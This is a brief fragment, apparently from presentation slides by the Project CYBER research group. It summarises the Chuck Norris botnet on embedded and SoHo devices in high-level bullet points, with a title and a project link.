## Botnet Summary

- There are not anti-\* solutions for embedded/SoHo devices.
- Based on known techniques and components from Internet.
- Users are not aware about the attack or device infection.
- No response and collaboration from infected networks.



## Embedded Malware – An Analysis of the Chuck Norris Botnet

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**Project CYBER**

<http://www.muni.cz/ics/cyber>

